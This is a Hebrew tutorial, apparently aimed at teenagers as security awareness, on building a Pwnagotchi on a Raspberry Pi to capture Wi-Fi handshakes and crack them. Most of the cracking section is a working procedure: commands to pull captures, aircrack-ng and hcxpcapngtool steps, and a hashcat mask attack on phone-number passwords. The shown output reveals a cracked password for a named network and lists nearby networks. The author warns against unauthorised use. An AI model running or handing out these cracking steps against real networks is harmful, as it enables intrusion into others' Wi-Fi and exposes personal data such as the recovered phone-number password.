פרויקט:

"כי גם אני יכול Pwnagotchi"

מבוא:

הפרויקט בכוונה בעברית

PWNAGOTCHI הוא מכשיר מבוסס למידת מכונה שמשמש לאיסוף נתוני תקשורת WI – FI בין רכיבים.

זהו כלי לבדיקת אבטחת רשתות אלחוטיות ,על מערכת RASPBERRY PI ZERO W.

השימוש בו על רשתות שלא בבעלותך ללא אישור לא חוקי! המכשיר מיועד לבדיקות אבטחה!

כאשר התכנאי מתקין נתב בדרכ הוא שם את הסיסמא כמספר טלפון ,והסיסמא לא משתנה למשהו מורכב יותר לרוב ,קל מאד לבדוק זאת ולנצל את חולשת הסיסמא עם כלים אוטומטים.

האחריות היא שלנו.

בפרויקט אנחנו משתמשים בכלים שונים כדי לבדוק אם הסיסמא לנתב בקרבה היא שרשרת של 10 מספרים,כמו מספר טלפון.

לאחר שנים רבות (15) שבהן התאגרפתי בזירות באומנויות לחימה שונות ,ולאחר הדרכה של קבוצות ואינווידואלים באיגרוף תאילנדי , אני יכול להגיד שמגיל צעיר מאד משתלם להחשף בהדרגה לסכנה.

יש הרבה סיבות לכך אבל נתרכז באחת:

כי אחד שיודע איך להזיק, רק הוא בעצם יכול לבחור אם להשתמש בידע שלו לרעה או לא.


לאחר שהחלטתי להפסיק את הפן התחרותי בענף ,עשיתי שינוי חד בחיי והתחלתי קריירה חדשה בתחום "סייבר סקיוריטי".

נדהמתי לגלות את הכמות המוחות המבריקים שיש לנו בארץ ישראל, במיוחד בתחום הטכנולוגי , לעומת

רמת המודעות לאבטחת מידע האישית אצל משפחה ממוצעת.

הנפתי את הדגל שלנו בגאווה גדולה בתחרויות בין לאומיות ונתקלתי בתמונה שנורא התאכזבתי ממנה ,שלא יכולתי להסביר אותה אחרת: אין מודעות במיוחד לצעירים לגבי אבטחת מידע .

מתוך האתר הרשמי של פוונגוטצי -https://pwnagotchi.ai/map/



בתמונה רואים את כמות המשתמשים שיש בישראל עם פוונגוטצי לעומת ארהב

הפרויקט הזה נועד לבני נוער ,כצעד ראשון למודעות בעולם אבטחת המידע

ועל הדרך נסיון להוביל את ישראל למקום הראשון !

הפרויקט יהווה כמדריך התקנה ותפעול - מבלי להסביר על המושגים לעומק.

מבוסס על הפרויקט של JAYOFELONY,על המידע שיש באתר הרשמי של פוונגוטצי

https://github.com/jayofelony/pwnagotchi/wiki

https://pwnagotchi.ai/

חומרה נחוצה:

Raspberry Pi Zero W

MicroSD card

Micro-USB cord

כרטיס הזיכרון צריך להיות מינימום 8 גיגה,הכבל צריך לתמוך בהעברת נתונים.

הסבר על רסברי בלינק ,ממליץ על הדגם :Raspberry Pi Zero W 2

התקנה :


לשלב אפשר כבר לשים את הכרטיס הזיכרון ברספברי וצריך להוריד את הכלים הבאים :

Raspberry Pi Imager , pwnagotchi-2.9.5.3-64bit.img.xz


נעזר בכלי Raspberry Pi Imager, בעזרתו נתקין על הכרטיס הזכרון המזערי את קובץ מסוג img שמכיל את פוונגוטצי

נלחץ על CHOOSE DEVICE , ונבחר את הדגם שבו אנחנו משתמשים (רספברי)

לאחר מכאן נלחץ על OPERATING SYSTEM , ונבחר USE CUSTOM, משם נמצא ונשתמש בקובץ שהורדנו מסוג ה . IMG



בשלב הזה נשאר לבחור כרטיס זיכרון , נזהה את הכרטיס שהכנסנו למכשיר הרספברי ונבחר בו, לאחר מכן נשאר רק ללחוץ NEXT ולהתקין.




לאחר ניסיון ההתקנה תקפוץ החלונית הבאה שתוודא אם נרצה להגדיר דברים בעצמו , ממליץ שלא בשלב זה.

התחברות לפוונאגוטצי

נוריד את הכונן מהלינק כאן והתקינו את הקובץ מסוג SETUP INFORMATION

בעזרת הכבל נחבר את המכשיר למחשב עם WINDOWS , נכנס להגדרות ""DEVICE MANAGER


וחפשו אם תחת הלשונית NETWORK ADAPTERS מופיע כונן חדש , בעזרת חיבור וניתוק הכבל למחשב ניתן יהיה לזהות איך המחשב מגדיר את החיבור שלו עם הרספברי.




השם הדיפולטיבי של הכונן .

נשנה את ההגדרות של ה ADAPTER שהגדרנו בעזרת הכונן ,אשר המחשב שלנו זיהה בשלב הקודם


בהגדרות מחשב NETWORK CONNECTIONS



עם קליק ימני על ה ADAPTER נכנס ל PROPERTIES >>TCP IPV4 נכניס את הפרטים הבאים



על מנת לאפשר למחשב לספק אינטרנט לרספברי נחוץ גם לשנות הגדרות ב ADAPTER המרכזי שמקושר לרשת הביתית , ותחת הלשונית SHARING יש לבחור את ה ADAPTER שמקושר לרספברי



נעזר ב CMD ונתחבר בעזרת SSH עם הפקודה הבאה

ssh pi@10.0.0.2 כאשר הסיסמא היא raspberry

```
C:\Users\Ruslan-PC>ssh pi@10.0.0.2
Please note that SSH may not work until a valid user has been set up.

See http://rptl.io/newuser for details.
pi@10.0.0.2's password:

(◕‿◕) pwnagotchi

    Hi! I'm a pwnagotchi, version 2.9.3-2, please take good care of me!
    Here are some basic things you need to know to raise me properly!

    If you want to change my configuration, use /etc/pwnagotchi/config.toml
    All plugin config files are located in /etc/pwnagotchi/conf.d/
    Read the readme if you want to use gdrivesync plugin!!

    All the configuration options can be found in /etc/pwnagotchi/default.toml,
    but don't change this file because I will recreate it every time I'm restarted!

    I use oPwnGrid as my main API, you can check stats at https://opwngrid.xyz
```

הגדרת הפוונגוטצי ושימוש :

בעזרת הפקודה sudo pwnagotchi –wizard ניתן יהיה לשנות הגדרות כמו השם של הפוונגוטצי , הגבלות ודברים נוספים.

עם הפקודה sudo pwnagotchi הפוונגוטצי מתחיל לעבוד

ישנו תוכן ויזואלי ואף יכולות הגדרה בדפדפן בכתובת 10.0.0.2:8080

כאשר המשתמש והסיסמא הם changeme

ושם גם יש אפשרות לכבות את הפעילות בלחיצה על SHUTDOWN או להגדיר היכן ישמרו הנתונים שנתפסו. חשוב לציין כי הסמסא שנתפסת בתהליך התקשורת (HANDSHAKES) עם הצפנה מסוג SHA1

שאותה ניתן לפצח עם כלים כמו HASHCAT

שלבים לפיצוח ההצפנה :

נפתח CMD ונשתמש בפקודות הבאות

wsl –install

wsl –u root

y aircrack-ng hcxtools hashcat- sudo apt update && sudo apt install

מושכים את הקובץ שמכיל את הנתונים שנתפסו בעזרת הפקודה

scp pi@10.0.0.2:/root/handshakes/*.pcap /"desired path"

נעזר בכלים אוטומטים , כמו HASHCAT , AIRCRACK-NG

נזהה אם בקובץ שמשכנו קיים "הנד-שייק"

```
# aircrack-ng Vadim_00b8c2d7e758.pcap
Reading packets, please wait...
Opening Vadim_00b8c2d7e758.pcap
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Resetting EAPOL Handshake decoder state.
Read 489 packets.

   #  BSSID              ESSID                     Encryption

   1  00:B8:C2:A1:09:AB  Andresen                  Unknown
   2  00:B8:C2:D7:E7:58  Vadim                     WPA (1 handshake)
   3  12:E7:C6:CD:A9:21  DIRECT-21-HP DeskJet 5200 series  Unknown
   4  50:2C:C6:A3:7E:4B  c6a37e4b                  Unknown
   5  58:FC:20:77:24:00  hot chana                 Unknown
   6  94:3C:96:D7:3D:43  Yael                      Unknown
   7  B8:8E:82:69:A9:44  Engineers                 Unknown
   8  DC:97:E6:FB:01:14  Yael                      Unknown
   9  EC:BE:DD:28:FD:08  MATAN                     Unknown
```

הקובץ שנשמך

לאחר שבדקנו ומצאנו שקיים , נמיר את הקובץ כך שתתאים לכלי HASHCAT

```
# hcxpcapngtool -o handshake.22000 Vadim_00b8c2d7e758.pcap
```

כך אמור להראות התוכן של הקובץ שיצרנו ,ניתן לבדוק עם עם הפקודה בתמונה

```
$# cat handshake.22000
WPA*02*7f0003efc7feab69ba74a8975d8fba58*00b8c2d7e758*62b13ff7044c*566164696d*69551e2ba8699a5bdf8c5fc19221383a1bbcfb7
c13c363665a58884fa6cfae18*0203007502010a0010000000000000000004bca0e8c3b91dbcf40d5c7267591b5f585e241fd50c907544f42154d
4e1673760000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000fac040100000fac040100000fac020c00*82
root@LAPTOP-R5OBHKAF:/mnt/c/Users/Ruslan-PC/Desktop/TOOLS# hashcat -m 22000 handshake.22000 -a 3 05?d?d?d?d?d?d?d?d
--force
hashcat (v6.2.6) starting
```

נריץ את הפקודה הבאה :

```
hashcat -m 22000 handshake.22000 -a 3 05?d?d?d?d?d?d?d?d --force
```

ונחכה לתוצאה כמו בתמונה

```
7f0003efc7feab69ba74a8975d8fba58:00b8c2d7e758:62b13ff7044c:Vadim:0526400654

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target......: handshake.22000
Time.Started.....: Thu Jan 30 17:56:32 2025, (17 mins, 16 secs)
Time.Estimated...: Thu Jan 30 18:13:48 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: 05?d?d?d?d?d?d?d?d [10]
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    56799 H/s (7.64ms) @ Accel:1024 Loops:128 Thr:1 Vec:16
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 56311808/100000000 (56.31%)
Rejected.........: 0/56311808 (0.00%)
Restore.Point....: 56295424/100000000 (56.30%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 0530939024 -> 0591789154
```

אם הגעתם לשלב הזה כל הכבוד הצלחתם!

ותזכרו תמיד שעם כח גדול יש גם אחריות גדולה.

עוד מקורות להעמקת הידע :

pawnagotchi : https://github.com/jayofelony/pwnagotchi/releases/tag/v2.9.5.3

4 way hand shake : https://www.wifi-professionals.com/2019/01/4-way-handshake

More detailed Instructions in english:

https://github.com/jayofelony/pwnagotchi/wiki/Step-1-Installation

https://github.com/jayofelony/pwnagotchi/wiki/Step-2-Connecting

https://github.com/jayofelony/pwnagotchi/wiki/Step-3-Configuration